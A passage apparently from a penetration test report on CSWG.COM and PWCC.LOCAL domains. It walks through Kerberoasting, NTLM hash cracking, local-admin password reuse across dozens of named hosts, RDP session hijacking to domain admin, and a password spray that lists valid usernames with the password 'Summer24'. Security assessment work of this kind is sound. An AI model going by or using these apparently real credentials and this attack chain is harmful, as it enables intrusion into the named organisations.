fd75ac97e754d47af9a494174b15b5b8f92c7ee319e55882fdbcac1fe3f8f9d5b445b3283c47be56dbcd9a7bb07619757104bfb3d99ac5fb56a37d76621e56f50902f470d2ad551e12d802b84f4e87cbea39966a1d072349 c1bb56cc0986215c2c042c64a4929265876bdc37efd98a4bbab3546222a24697e8aba912016cce8009ca43d473a3720c7eea83a82b36eee75cb11bc6a32b6ed1bafd058b6011cb82d8c1c36b51fe563747eccc1467eee 4b78f12573970403ee13928f837ea8ca434feab32f177e00b82abba2e1c98b83be91f11828e20be1c6c393c0c44a258bcbf2ee0e407de425ed767eaa33800df45447589514af1e6aac8502db206bcd2c2cedd2f73245793b2 7a033e9e72ca1f321d4d4002caf48de7b6bf90db80739dd3819da9facbd7e71f3b410a73a59e02bc1c03e8c8608bb84fa246d9d197ef91eabcc7810b033f0d665586332c608ba0116b3d12f48515ab886db4d0db1c9aaf9c3 e506678af22c47218a9bd722f9d950daa39a105d5e49a5793e45a6ad7ed54730d59570b1c0b2a5087f4e4cc3a56c68cb9ae28d7858dd802e451a75c604e458b04be75f8f8ba5b1926c69159cd72c7128798308b889abb5 8e9b4ecc354f7dc4af9df7a8cf94101b685a5af9dcf5851ff3872d3b8694502e92385c776bac5d22170785437eb8d02a8ee6361b07a35ec3277a63b71c675f1207b639ab2cdd92c800cb64462966f96909eccf5ab2b36c15eb5 66af7ce1d5a5db5fc747532e5ef12dc6ef0a4fabb1df69313349a046d7bab450556763b52171cacf9c002825c5f99487c141ca00958603bb7975e5f6a724604483093e1c4913c5a61933b0a8e27d3b4b7db35f8da0b26c5f912 aa40e3277b5a5aac99a57c80ee748ac9d88bf2ca80f5bcfecece952590da9400d7de69502b398cadbc5a5a9aa66462bc24bc14e28d42b4501f02576429db1e5315dc0c074dfafaa0093b151c1f56ce107d72a03418181566dc 686e87c234777a9fc34a5d87ce65dd3d4cbab49bb48c55055a3109880a5f98270ed57b45b19f688d8c32b211714cc03494ec9cda944ef0d506e5a60b59593df7422a9ca0ccdf88a33b9a52ff19be170dc6fdb01d0ed54567 dc500353ec6e696bcb8a9aad3b9ea00cb70a3e8f599bce9de2d298a6444290f5ee53345a423c7e77594c5d8db49ccce62c86661d940cccb18bfb25668eb31bb13a9b8d582ce02211d92ec7052ed6d44a9af02a3e2ac 6934bc11b390718a99a06ac14ae443429aa0902d3915cb7f1df934d8b05efe1eae2e1a9c73dcdebe33bc633a6984a26cf1b743ad75f8bc52a23d23fc3c451d2d5bb1e0e44f58201780df36183b94b40cc61c-wjce </pre>

¹ "Kerberoasting" is a hacking technique used to extract service account credentials from an Active Directory environment by exploiting the Kerberos authentication protocol, which securely authenticates service requests using tickets and secret-key cryptography to ensure passwords are not sent over the network.

3

Connected to
'ykfmslucas01.cswg.com'
machine and extract the
administrator password from the
SAM hive



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\lucasconsole>set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\lucasconsole\Application Data
CLIENTNAME=GEHENOM-MANSTER
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=YKFMSLUCAS01
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\lucasconsole
lib=C:\Program Files\SQLXML 4.0\bin\
LOGONSERUER=\\YORMSDC01U
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Program Files\Windows Resource Kits\Tools\;C:\Program Files\Support Tool
s;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Disk
eeper Corporation\Diskeeper\;C:\Program Files\Microsoft SQL Server\80\Tools\Binn
\;D:\Program Files\Microsoft SQL Server\90\Binn\;D:\Program Files\Microsoft
SQL Server\90\Tools\Binn\;D:\Program Files\Microsoft SQL Server\90\Tools\Binn\US
Shell\Common7\IDE\;C:\Program Files\Microsoft Visual Studio 8\Common7\IDE\Privat
eAssemblies\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.UBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 63 Stepping 0, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=3f00
ProgramFiles=C:\Program Files
PROMPT=$P$G
SESSIONNAME=RDP-Tcp#16
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\DOCUME~1\LUCASC~1\LOCALS~1\Temp\1
TMP=C:\DOCUME~1\LUCASC~1\LOCALS~1\Temp\1
USERDNSDOMAIN=CSWG.COM
USERDOMAIN=CSWG
USERNAME=LUCASCONSOLE
USERPROFILE=C:\Documents and Settings\lucasconsole
windir=C:\WINDOWS
  
```

```

c4e62:in s!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: c4e62
  
```

4

Leveraged shared password between local administrators to connect to a different machine, 'nchvmsqlp06.pwcc.local'

```
.d8888b.      888 888b  888 d8b      d8b
d88P Y88b      888 8888b 888 Y8P      Y8P
888 888      888 88888b 888
888 888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
888 888P" d8P Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
888 888 888 88888888 888 888 888 Y88888 888 888 888 .d888888
Y88b d88P 888 Y8b. Y88b 888 888 Y8888 888 888 888 888 888
"Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 "Y888888
      888
      d88P
      888P"


v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

For help: ./CredNinja.py -h
```

Server	Username	Password	Response
ENJMSGGLDIMG-19.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
GCPMSCYBRKID01P.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
OPTMSDBPHQ01PV.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
OPTMSICQ01PV.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
GCPMSDBPNET01V.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
GCPMSDBPNET02V.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
PWNCHPERKS01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
PIGSQL2.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVBRDTP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HOGSHORTS.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVMSQLP05.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVSSISP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HANPCHMSAPP05V.HANSEN.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HANPCHMSPEL01V.HANSEN.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HANPCHMSPNET01V.HANSEN.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HANPCHMSRNET01V.HANSEN.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
HANPCHMSKYSN01V.HANSEN.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVBRDP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVAPPSP02.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVMSQLP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVSAGEP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVSSISD01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVBRDTP01.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVMSQLP06.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
NCHVMSQLD02.PWCC.LOCAL	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
YAPP1.CORP.AWIWEB.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
YBACKUP1.CORP.AWIWEB.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
YKFMSLUCAS01.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
OPTMSCTX12.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
OPTMSDB07V.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
BTHMSLUCAS02.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid
YKFMSLUCAS02.CSWG.COM	administrator	iNt 888 888b 888	LOCAL ADMIN! Valid


5

Connected to the 'nchvmsqlp06.pwcc.local' machine using the shared password and found a domain admin user ('a_aaminsha') with an active session on the machine. using Windows' Task Manager, it was possible to "impersonate" this user by connecting to their session.




6


Connected to the
'pwcoptmsdc01v.pwcc.local'
domain controller using the
permissions of domain admin
user 'a_aaminsha'



```
C:\Windows\system32>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\a_aaminsha\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=PWCOPTMSDC01U
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
LOCALAPPDATA=C:\Users\a_aaminsha\AppData\Local
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\Microsoft Network Monitor 3\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 79 Stepping 0, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=4f00
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
STITASKFOLDERPATH=\Ivanti\Security Controls\Deployments
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\A_AAMI~1\AppData\Local\Temp
TMP=C:\Users\A_AAMI~1\AppData\Local\Temp
USERDNSDOMAIN=cswg.com
USERDOMAIN=CSWG
USERNAME=a_aaminsha
USERPROFILE=C:\Users\a_aaminsha
windir=C:\Windows
windows_tracing_flags=3
windows_tracing_logfile=C:\BUTBin\Tests\installpackage\csilogfile.log
```

Exploitation path II: Gaining Domain Admin privileges over the CSWG.COM domain (and others)



Step	Description	Screenshot
1	Performed a password spray attack (with 'Summer24' 'Summer23') on domain users, including the user 'a_rrajappa' (312 users with 'Summer24' password were compromised, and 46 users with 'Summer23').	 <pre> [+] VALID LOGIN: ACROUSE@cswg.com:Summer24 [+] VALID LOGIN: TTHEN@cswg.com:Summer24 [+] VALID LOGIN: EDHERNAN@cswg.com:Summer24 [+] VALID LOGIN: DEVEGA@cswg.com:Summer24 [+] VALID LOGIN: JUNIEVES@cswg.com:Summer24 [+] VALID LOGIN: MLUGO@cswg.com:Summer24 [+] VALID LOGIN: MMCKAY@cswg.com:Summer24 [+] VALID LOGIN: JONORE@cswg.com:Summer24 [+] VALID LOGIN: RDEKMAR@cswg.com:Summer24 [+] VALID LOGIN: GCASTILL@cswg.com:Summer24 [+] VALID LOGIN: LMENDEZ@cswg.com:Summer24 [+] VALID LOGIN: TGIERING@cswg.com:Summer24 [+] VALID LOGIN: MRAWLING@cswg.com:Summer24 [+] VALID LOGIN: MROBBINS@cswg.com:Summer24 [+] VALID LOGIN: KOLSON@cswg.com:Summer24 [+] VALID LOGIN: GAGRON@cswg.com:Summer24 [+] VALID LOGIN: LOCASIO@cswg.com:Summer24 [+] VALID LOGIN: BMASTREN@cswg.com:Summer24 [+] VALID LOGIN: PFELIZ@cswg.com:Summer24 [+] VALID LOGIN: RAIKEN@cswg.com:Summer24 [+] VALID LOGIN: CYOUNG@cswg.com:Summer24 [+] VALID LOGIN: A_OLGCONTR@cswg.com:Summer24 Done! Tested 8940 logins (312 successes) in 516.717 seconds </pre>

2


Connected to
'optmsissec01v.cswg.co
m' with the user
'a_rrajappa'

```

Name                                     Value
-----
ALLUSERSPROFILE                         C:\ProgramData
APPDATA                                 C:\Users\a_rrajappa\AppData\Roaming
CLIENTNAME                             GEHENOM-MANSTER
CommonProgramFiles                     C:\Program Files\Common Files
CommonProgramFiles(x86)                 C:\Program Files (x86)\Common Files
CommonProgramW6432                     C:\Program Files\Common Files
COMPlus_TieredCompilation               0
COMPUTERNAME                           OPTMSISSEC01U
ComSpec                                C:\Windows\system32\cmd.exe
DOTNET_TieredCompilation                 0
ExchangeInstallPath                    D:\Program Files\Microsoft\Exchange Server\U14\
FP_NO_HOST_CHECK                        NO
GooGetRoot                              C:\ProgramData\GooGet
HOMEDRIVE                               C:
HOMEPATH                               \Users\a_rrajappa
LOCALAPPDATA                            C:\Users\a_rrajappa\AppData\Local
LOGONSERVR                              \GCPMSDC01PRD
NUMBER_OF_PROCESSORS                    4
OS                                       Windows_NT
Path                                    C:\Windows\system32;C:\Windows;C:\Windows\Sys...
PATHEXT                                .COM;.EXE;.BAT;.CMD;.UBS;.UBE;.JS;.JSE;.WSF;...
PROCESSOR_ARCHITECTURE                  AMD64
PROCESSOR_IDENTIFIER                    AMD64 Family 23 Model 49 Stepping 0, Authenti...
PROCESSOR_LEVEL                         23
PROCESSOR_REVISION                      3100
ProgramData                             C:\ProgramData
ProgramFiles                             C:\Program Files
ProgramFiles(x86)                       C:\Program Files (x86)
ProgramW6432                             C:\Program Files
PROMPT                                  $P$G
PSModulePath                            C:\Users\a_rrajappa\Documents\WindowsPowerShe...
PUBLIC                                  C:\Users\Public
SESSIONNAME                             RDP-Tcp#68
STTASKFOLDERPATH                        \Ivanti\Security Controls\Deployments
SystemDrive                             C:
SystemRoot                              C:\Windows
TEMP                                    C:\Users\A_RRAJ~1\AppData\Local\Temp\9
TMP                                      C:\Users\A_RRAJ~1\AppData\Local\Temp\9
USERDNSDOMAIN                            CSWG.COM
USERDOMAIN                              CSWG
USERDOMAIN_ROAMINGPROFILE                CSWG
USERNAME                                a_rrajappa
USERPROFILE                             C:\Users\a_rrajappa
windir                                  C:\Windows
  
```

